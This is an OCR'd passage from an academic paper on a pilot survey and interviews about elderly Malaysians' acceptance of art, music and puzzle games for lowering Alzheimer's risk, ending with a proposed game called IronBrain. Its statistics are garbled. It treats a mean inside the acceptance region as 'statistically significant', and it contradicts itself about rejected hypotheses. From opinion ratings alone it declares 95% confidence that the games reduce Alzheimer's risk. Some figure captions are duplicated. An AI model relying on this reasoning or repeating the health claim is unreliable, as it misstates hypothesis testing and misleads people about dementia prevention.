

Fig. 2. Amount of time spent on leisure technology.



Fig. 3. Accomplishment leisure technology.

Then, the respondents also had been asking to answer whether they faced any physical or mental difficulty after using the leisure technology. As presented in Fig. 4, about 65% stated that they did not face any physical or mental difficulties, followed by 33.3% of eye fatigue, body aches 8.3%, and Insomnia 3.3% while none of them felt headache and other types of side effects. According to Sixsmith and Gutman [1] games are a part of technology that developed for elderly people to allow them to experience enjoyable moments in their life. In addition, Cohen and Klunk [39] said leisure technology such as playing games is a relaxing method for elderly people to improve their cognitive thinking and memory to prevent Mild Cognitive Impairment (MCI), which leads to Alzheimer's disease at a later stage. The outcome of this study also showed that elderly people enjoyed the games with less difficulty such as eye fatigue and body aches. These types of drawbacks could be overcome by developing smart technology screens and embrace advance Human-Computer Interaction techniques during development of leisure technology application.



Fig. 4. Physical or mental difficulty after using leisure technology.



Fig. 5. Traditional methods vs leisure technology.

Next, this study analyzed the preferences of participants of either traditional methods or leisure technology to reduce the risk of Alzheimer's disease. Fig. 5 shows that 33 out of 60 participants (55%) preferred leisure technology to reduce the risk of Alzheimer's disease if they are given a choice between traditional methods and leisure technology. Moreover, Fig. 6 shows that 36 out of 60 participants (60%) agreed that leisure technology can substitute traditional methods. The acceptance of leisure technology by more than half of the older respondents may be due to the convenience of the technology compared to most of the traditional leisure activities that require two or more players to play the game. This argument is supported by Lee et al. [40] who said that elderly people are willing to be exposed to technology and that they believe is more convenient and relaxing, compared to medical cognitive diagnosis, to detect MCI, which is the early stage of Alzheimer's disease.

2) Section 2: User acceptance of leisure technology among elderly people.

This section focuses on participants' opinions of factors that may affect their likelihood to accept that leisure technology can reduce the risk of Alzheimer's disease. This section uses five-point scale format, where "1" indicates the worst factor and "5" indicates the best factor.

Confidence interval (CI) was used to estimate the sample size for this pilot study. Confidence interval refers to an expected value of mean that falls in the specific range of numbers in a standard normal distribution [41]. Point estimate is to estimate the population mean by using the sample mean. Thus, the confidence interval estimation is μ (Population mean) = $\bar{x}$ (Sample mean) ± a small sampling error. Confidence interval is normally calculated at the 95% confidence level [42], which was applied in this pilot study. One of the critical values lies exactly at the left region of the tail (lower limit) and another one lies exactly at the right region of the tail (upper limit) [41]. Thus, this is known as two-tailed tests. If the standard deviation is unknown and the sample size is greater than 30, the Z-test is used [41]. Since the population standard deviation (σ) was unknown, we estimated the population standard deviation by finding S, the sample standard deviation [41]. A list of formula is found in Table VI.

This study intends to determine the level of effectiveness of leisure technology to reduce the risk of Alzheimer's disease, and we obtained the result from our pilot study. A sample of 60 participants was gathered and asked to determine the level of effectiveness of leisure technology to reduce the risk of Alzheimer's disease on a five-point likert-scale through a survey, where 1 indicated "totally not effective" and 5 indicated "very effective". For instance when participants felt "moderate" which is 3, the null hypothesis for this test was that the mean was equal to 3.0 ($\bar{x} = 3.0$). Another hypothesis is that the mean is not equal 3.0 ($\bar{x} \neq 3.0$). If the mean fell under the region of acceptance (between the critical values of lower limit and upper limit), then this analysis concluded that the result is statistically significant at 0.05 level, or 95% confidence that leisure technology could effectively reduce the risk of Alzheimer's disease.



Fig. 6. Leisure technology can substitute traditional methods.

TABLE VI. A LIST OF CALCULATION FORMULA IN PILOT STUDY (ZIKMUND ET AL., 2012)

Category	**Formula**	**Glossary of Symbols**
Mean	$\mu = \frac{\sum_{i=1}^{n} X_i}{N}$	X = Total scores N = number of scoresc
Standard deviation	$S = \sqrt{\frac{\Sigma(X_i - \bar{X})^2}{n-1}}$	X = Total scores n = Number of scores $\bar{x}$ = Sample mean
Confidence interval	$\bar{X} \pm Z\frac{S}{\sqrt{n}}$ μ (Population mean) = $\bar{x}$ (Sample mean)	n = Number of scores S = Standard deviation Z = Z-value (1.96)
Critical Value (lower limit)	$\mu - Z\frac{S}{\sqrt{n}}$	μ = Population mean n = Number of scores S = Standard deviation Z = Z-value (1.96)
Critical Value (upper limit)	$\mu + Z\frac{S}{\sqrt{n}}$	μ = Population mean n = Number of scores S = Standard deviation Z = Z-value (1.96)

TABLE VII. DATA ANALYSIS ON ADAPTATION AND IMPORTANCE OF LEISURE TECHNOLOGY

Hypothesis	Null hypothesis	Mean, $\bar{x}$	Standard deviation	Critical value (lower limits)	Critical value (upper limits)	Hypothesis accepted or rejected?
Leisure technology a convenient and relaxing method to reduce the risk of Alzheimer's disease	3.50	3.87	0.62	3.71	4.03	Rejected
It is easy to adapt to leisure technology	3.50	3.65	0.68	3.48	3.82	Accepted
I can adapt faster to leisure technology using an electronic device	3.50	3.68	0.60	3.53	3.83	Accepted

Based on Table VII, one of the hypotheses was rejected because the mean (3.87) was higher than the null hypothesis (3.50). Thus, we cannot conclude that the statement was rejected. In fact, this result shows that there was an increase in the number of elderly people, who feel that leisure technology is a convenient and relaxing method to reduce the risk of Alzheimer's disease. The rest of them were accepted and thus this study is 95% confident in agreeing to that particular statement or the result is statistically significant at 0.05 level.

We further analysed how important the following statements were in influencing their acceptance of leisure technology, which can reduce the risk of Alzheimer's disease (Table VIII).

Based on Table VIII, all of the hypotheses are accepted and thus this study is 95% confident in agreeing to that particular statement or the results are statistically significant at 0.05 level. Moreover, in order to understand which criteria was the most favoured by the participants, we ranked each of these criteria based on the mean ($\bar{x}$) (Fig. 7).

Based on Fig. 7, the first ranked, where there were 39 out of 60 participants (65%), who selected user friendly interface in leisure technology, was simple to play (mean = 4.17). The null hypothesis was 3.5, which was not between the critical value of lower (4.01) and upper (4.33) limits, and thus it was rejected. In fact, the actual means from the results were higher than the null hypothesis, and this shows that there was an increase in the number of elderly people who were seeking user friendly interface. This supports the statement that a user friendly game should be widely available to elderly people so that they can easily accept the change or new methodology [9].

The second in ranking was the sharing feature. There were 29 out of 60 participants (48.3%), who selected the sharing feature in leisure technology (mean = 3.33) so that they can socialize with each other, hence increasing social interaction. One of the participants stated in the feedback form that if individuals are not able to undertake leisure technology on their own due to whatever constraints they may have, there should be avenues for group formation or team interaction which can help the individuals achieve any form of leisure technology they choose. Thus, if a user wants to use the leisure technology but require assistance to use it, social interaction such as instant messaging in the proposed leisure technology conceptual design is important in order for other users to assist that particular user. Another feedback from another participant was, playing around with friends will be more fun. If that participant plays alone using electronic devices, it will be boring. The null hypothesis was 3.5, which was between the critical value of lower (3.12) and upper (3.54) limits, and thus it was accepted. These results support the statement by Sixsmith and Gutman [1] that games allow social interaction and learning through an enjoyable experience for everybody. Thus, social networking feature is important in the proposed leisure technology conceptual design in order to increase the level of social interaction among elderly people.

TABLE VIII. DATA ANALYSIS ON ADAPTATION AND IMPORTANCE OF LEISURE TECHNOLOGY

Hypothesis	Null hypothesis	Mean, $\bar{x}$	Standard deviation	Critical value (lower limits)	Critical value (upper limits)	Hypothesis accepted or rejected?
Knowledge of the changes before implementation of new method is important for elderly acceptance to leisure technology	3.50	3.28	0.78	3.08	3.50	Accepted
Influence from others is the reason for elderly acceptance to leisure technology	3.50	3.20	0.82	2.99	3.41	Rejected
Elderly mus have previous experience in order to adapt to leisure technology	3.50	3.08	0.72	2.90	3.26	Rejected
Cost of the electronic devices affect elderly acceptance to leisure technology	3.50	3.18	0.77	2.99	3.37	Rejected
Leisure technology must be user friendly or simple.	3.50	4.17	0.62	4.01	4.33	Rejected
Leisure technology must include reward program	3.50	3.20	0.94	2.96	3.44	Rejected
Leisure technology must have information sharing features (such as Facebook)	3.50	3.33	0.82	3.12	3.54	Accepted



Fig. 7. Ranking based on mean on criteria in leisure technology.

The third in ranking (mean = 3.28) was the requirement to understand the knowledge of the changes before implementation of new method or proposing an enhanced version of leisure technology, ranked by 25 out of 60 participants (41.7%). The null hypothesis was 3.5, which was between the critical value of lower (3.08) and upper (3.50) limits, and thus it was accepted. This result supports the statement by Eisma et al. [43] that introduction of new methodology for elderly people to reduce the risk of Alzheimer's disease is important in order to allow them to discover the importance of new technology that has a positive impact in their lives. The amount of knowledge in every individual is different and thus each of them has different opinion on the acceptance of leisure technology to reduce the risk of Alzheimer's disease.

Reward program was ranked at number 4, with the mean = 3.20. Twenty-seven out of 60 participants (45%) stated that the reward program was moderately "3" on influencing them on the acceptance of leisure technology. The null hypothesis was 3.5, which was not between the critical value of lower (2.96) and upper (3.44) limits, and thus it was rejected. These results show that there were different types of opinions by participants. One of the feedbacks by participants stated that reward program should be based on internal game rewards only such as daily check-ins to earn extra points. Another feedback by another participant stated that it is hard to collect points from games and exchange for real life vouchers or coupons in a reward program. Instead of doing so, it will be better if the proposed conceptual design could have in-game rewards to collect and exchange for in-game stuff. For example, daily login rewards giving free gems/coins/tickets to exchange for in game items, such as "life, hearts or something similar". Thus, since the null hypothesis was rejected and there were feedbacks for improvement in this reward program feature, the proposed conceptual design proposes in-game reward instead of collecting points in-game to exchange for cash vouchers in participating outlets.

Influence from other people on the usage of leisure technology had been ranked the same (rank no. 4) as reward program feature, where 24 out of 60 participants (40%), mean = 3.20, stated that influence from other people on the acceptance of leisure technology was moderately "3". The null hypothesis was 3.5, which was not between the critical value of lower (2.99) and upper (3.41) limits, and thus it was rejected. This result shows that each elderly person had a different perception on the usage of leisure technology to reduce the risk of Alzheimer's disease. One of the participants feedback stated that, the level of leisure technology should be reviewed occasionally to ascertain its effectiveness because it might result in confusion and lack of interest among elderly people due to technicalities and not all of them are hi-tech savvy. Thus, this supports the result that not all elderly people were being influence by others to use leisure technology, but it was based on their personal interest and the technical performance of the leisure technology.

The second last ranking was regarding the cost of the electronic devices. Majority of the participants, 26 out of 60 participants (43.3%), stated that the cost of the electronic devices was moderately "3" in influencing their acceptance of a new methodology (mean = 3.18). The null hypothesis was 3.5, which was not in between the critical value of lower (2.99) and upper (3.37) limits, and thus it was rejected. The results show that the cost of electronic devices did not affect participants on the acceptance of leisure technology because they can afford to purchase and use them. This supports the statement by Coughlin [44] that there is an increase in the usage of technology among people who age 50 years and above because they have better income and they can afford to purchase and use them. According to Lee and Groves [5], everybody can adapt to technology easily regardless of age and it is impossible to perform daily tasks without it. Moreover, if a person understands how to use the technology well, it will make a person's life easier. However, there is a minor challenge in terms of understanding individual financial plan because this survey was taken from participants who were staying in city areas and had middle class income. In Malaysia, there has been an increase in the rate of unemployment and inflation, and thus affecting the economy markets [45]. This also gives a negative impact on consumers such as in changing their daily consumption and purchasing habits [45]. During a recession or economic downturn, consumers tend to spend only on necessity items such as food [46].

The last ranking was about previous experience on the usage of leisure technology. Majority of the participants, 24 out of 60 participants (40%), stated that having previous experience on the usage of leisure technology was moderately "3" in influencing their acceptance of a new methodology (mean = 3.08). The null hypothesis was 3.5, which was not between the critical value of lower (2.90) and upper (3.26) limits, and thus it was rejected. Thus, this result shows that prior experience of using leisure technology does not affect their acceptance of using leisure technology. Thus, these results support the statement by Lee and Groves [5], where technology instruments such as computers, tablets, mobile phone, or any other electronic devices, are easily adapted by people in their daily living. People can hardly perform daily tasks if technology does not exist. It is important that people should know how to use technology in a correct way in order to obtain the most benefits from it [5].

3) Section 3: Feedback

This section shows the feedback by participants on this proposed leisure technology conceptual design.

Fig. 8 shows that participants preferred a combination of various features in the proposed leisure technology conceptual design. This result was also supported by Table IX that compares the benefits of using different types of leisure technologies.

To determine the participants' overall experiences in using leisure technology to reduce the risk of Alzheimer's disease, Fig. 9 shows that 14 out of 60 participants (23.3 %) selected "3", 44 out of 60 participants (73.3 %) selected "4", and 2 out of 60 participants (3.3 %) selected "5". Based on this sample of size of n=60, the null hypothesis was 3.50, where the population stated that leisure technology can effectively reduce the risk of Alzheimer's disease. However, the critical values for lower and upper limits were between 3.68 and 3.92. Since the mean (3.80) was higher than the null hypothesis, this result shows that there was an increase in the number of elderly people who accepted that leisure technology can reduce the risk of Alzheimer's disease. Thus, we are 95% confident that leisure technology can effectively reduce the risk of Alzheimer's disease.

Lastly, the acceptance of leisure technology among elderly people allowed them to volunteer referring leisure technology to their friends or family in order to reduce the risk of Alzheimer's disease (Fig. 10).

B. Interview

Three participants had different perceptions on the usage and user acceptance of leisure technology among elderly people. Overall, they agreed that leisure technology could improve their cognitive abilities. Different types of leisure technology provide different types of benefits in terms of cognitive abilities. Thus, these results validate the findings from literature that leisure technology could reduce the risk of Alzheimer's disease. Table X lists down in details on the interview questions and answers.



Fig. 8. Leisure technology can substitute traditional methods.



Fig. 9. Effectiveness of leisure technology to reduce the risk of Alzheimer's disease.

TABLE IX. COMPARISON ON BENEFITS OF LEISURE TECHNOLOGY BASED ON LITERATURE REVIEW AND SURVEY RESULTS

Types of Leisure Technology	Benefits for Elderly People (Based on Literature Review)	Benefits for Elderly People (Based on Survey Results)
Art	• Able to stay active by thinking creatively on what to draw. • Increase the level of social interaction. • Reduce aggressive behavior.	• Think more creatively. • Improve memory skills / Trigger back past memories. • Improves visual memory - Able to remember pictures, sequence of letters in words, appearance.
Music	• Trigger back their memories and improve memory skills. • Improve creativity, language skills and able to control their emotions. • Able to share their feelings with other people and communicate with each other properly.	• Increase the level of social interaction. • Reduce aggressive behavior. • Improve memory skills / Trigger back past memories. • Improves visual memory - Able to remember pictures, sequence of letters in words, appearance.
Puzzle	• Improves visuospatial skill. • Improves the level of IQ and reading ability • Improves visual memory.	• Think more creatively. • Increase the level of social interaction. • Improve memory skills / Trigger back past memories. • Improves visual memory - Able to remember pictures, sequence of letters in words, appearance.

TABLE X. INTERVIEW QUESTIONS AND ANSWERS

No.	Questions	Participant no. 1	Participant no. 2	Participant no. 3
1.	After playing the art application, is there any improvement in your memory skills? If yes, can you explain in detail?	Yes, there is. I feel it is colorful and can sharpen my mind, which allows me to think creatively.	I rarely play art application and yes, it stimulates my brain and allows me to think out of the box.	Yes, it helps me to have better decision making.
2.	After using the music application, is there any improvement in your memory skills? If yes, can you explain in detail?	Yes, there is. I feel that the music is soothing, which can calm me down, control my temper and release my stress.	Yes, there is. I can feel more relaxed and able to think better to solve problems.	Yes, my mind feels more refreshed and clear.
3.	After the playing puzzle application, is there any improvement in your memory skills? If yes, can you explain in detail?	Yes, there is. I feel it is more challenging compared to other types. Puzzle can improve my IQ and allow me to think harder.	Yes, there is. It makes me think harder to move the next step in the game. I feel addicted to this game because it is attractive due to the in-game rewards.	Yes, I feel there is more finger coordination and it challenges my mind.
4.	Did you experience any common physical or mental difficulty after playing any of these games? If yes, what is that?	I did not experience any difficulty after playing all of the three games.	None.	None.
5.	Based on these three categories you played, did they provide the same benefits or different benefits in terms of improving your memory?	In my opinion, these three categories provided different benefits to improve my memory.	Yes, there were different benefits. Art helped me to think creatively, music could calm me down and puzzle allowed me to think harder.	They provided different types of benefits because these games required different types of thinking skills to play.
6.	Based on these three categories you played, which type (art, music and puzzle) do you prefer the most? Why?	I prefer puzzle because I am seeking something that can challenge my mind to maintain my brain functions.	I prefer puzzle because it allows me to think harder than normal. This is useful when solving problems.	I prefer puzzle because it requires me to complete certain tasks to move to the next level of difficulty, which attracts me.
7.	After playing music + art application, do you feel any different compared to playing just one type of application?	I feel it was more challenging and brain stimulating when playing music + art application, compared to just one type.	I feel it was more interesting and fun.	Yes, there were differences. For example, it was more interesting to play because it had two features (art and music).
8.	Did you experience any common physical or mental difficulty after playing music + art? If yes, what is that?	I did not experience any difficulty after playing it.	None.	None.
9.	If you are the one proposing a conceptual design, which type (art, music and puzzle) do you want to include? Why?	If possible, I prefer all of these categories, which are art, music and puzzle, to be included in the conceptual design since all of them provide different types of benefits.	I prefer music and art as played just now because it is easier to play and soothing.	In my opinion, I prefer puzzle and music because I myself like to play puzzle game. With additional music feature, this can make me more relaxed.
10.	If you score badly in the game, do you want a system that can remind you of medical check up? If yes, why? If no, why?	Yes, I want a system that can remind me of medical check up because I might forget and might not realize that I may experience early symptoms of Alzheimer's disease. I always rely on a reminder system such as calendar in my phone.	Yes, because reminder is a necessary item for daily performance. I tend to forget things easily when I grow older.	Yes, I can understand what is happening in my brain to prevent any disease related to the brain.
11.	Do you want a game that can store a history of scores in order to trace and understand better your cognitive performance? If yes, why? If no, why?	Yes, it will be easier for me to trace my performance because I might forget it in the future.	Yes, storing game scores can allow me to understand my performance.	Yes, I can understand my brain performance better.
12.	Do you have any suggestion for this study?	This study will be challenging because most elderly people in Malaysia are not 100% adaptive to technology, especially in rural areas. In order to increase the acceptance rate of using technology, it is important that the proposed conceptual design is user friendly, and able to meet their cost expectation.	This is an interesting topic and it is new in Malaysia. I wish all people in Malaysia can recommend this to other elderly people and to teach each other to accept the usage of leisure technology to prevent Alzheimer's disease.	Technical and security issues for this proposal need to be reviewed in order to maintain its performance for long term usage.



Fig. 10. Will you refer leisure technology?

C. Summary of Analysis Results

The development of leisure technology application should be based on the results of questionnaires and interview in this study. Based on the data analysis of the questionnaire responses and interview, different types of leisure technologies, namely, art, music and puzzle, provide different types of benefits. Moreover, based on participants' feedback, they are looking for an application that is developed by integrating the elements of art, music and puzzle as they can fully experience the benefits of these leisure technologies. The combination of three types of leisure technologies (art, music and puzzle) is believed to enhance the functions of leisure technology to reduce the risk of Alzheimer's disease among elderly people. In order to increase the user acceptance of user technology, several criteria such as user friendliness, in-game reward program, reminder system, social networking and compatibility on electronic devices such as tablets, mobile phones, desktop computers and laptops should be considered. Therefore, it is essential for developer to consider the development of leisure technology by integrating the elements noted above so that the technology is able to fulfill the needs of elderly people.

V. Application Development

The application development section discusses the proposed conceptual design of leisure technology for elderly people.

A. System Architecture

The game engine acts as a middleware to connect user with the system to allow user to understand the usage of it. Since the proposed conceptual design is compatible on desktop computer, laptop, mobile phone and tablet, the engine of the game would be developed for Windows, IOS and Android platforms. Application Program Interface (API) connects individual software components based on a set of procedures and protocols [47]. Server and database connect users through internet connection by storing their game scores, the cognitive reports of users and allowing social networking services (Fig. 11).



Fig. 11. System architecture.

B. Conceptual Design for Hybrid Application that Contains Art, Music, Puzzle

The proposed conceptual design of leisure technology is named *IronBrain*. As mentioned earlier, some elderly people prefer to use touch screen and the rest like to use mouse and keyboard to communicate with game applications. Therefore, the development of *IronBrain* will emulate those interfaces in order to enhance the accessibility of elderly people.

Fig. 12 showed a paintball game where the user needs to connect 3 or more paintballs to get the points. Elderly people that play this game need to observe and think of how to connect the paintballs better to get high points within a short time. In other words, the sharpness of eye-cognitive coordination of elderly people is essential to make them play better.

Users can upload their favourite music from their electronic devices, and save them in the game account (Fig. 13). They can also use Spotify application to select the desired songs. By integrating the musical elements in the game application, the elderly people can enjoy playing the games and improve their cognitive functions indirectly as active brain functionality may hinder Alzheimer diseases.

Fig. 14 shows the main screen of the leisure technology conceptual design. General login requires username and password in order to create an account to save game scores, coins, music and others. Thus, this can enable a person to have access to their account wherever they are as long as they have an electronic device.

In order to encourage elderly people to play, they can only use in-game coins to purchase in-game items such as game boosters to use for the next stage (Fig. 15). Thus, they are required to earn bonus coins by matching the same shape in the game (Fig. 16).

The reward program will provide several game boosters to encourage player to play the game easily. The reward program depends on the performances of players on weekly and monthly basis. The users can also watch their friends' scores and rankings. Moreover, they can send game heart to other friends (limited one per day) and send daily quotes or messages to interact with each other. By inviting a friend to play this game, they can earn more coins and have higher social interaction.

Fig. 12. Game interface contains art, music puzzle features [48].



Fig. 13. Upload your favorite music and save in this game to play.



Fig. 14. Main screen and login screen of the conceptual design.



Fig. 15. Game coins can purchase in-game items.

Fig. 16. Monthly bonus item.



Fig. 17. Overview of game scores history.



Fig. 18. Reminder pop-up screen on laptop and mobile phone.

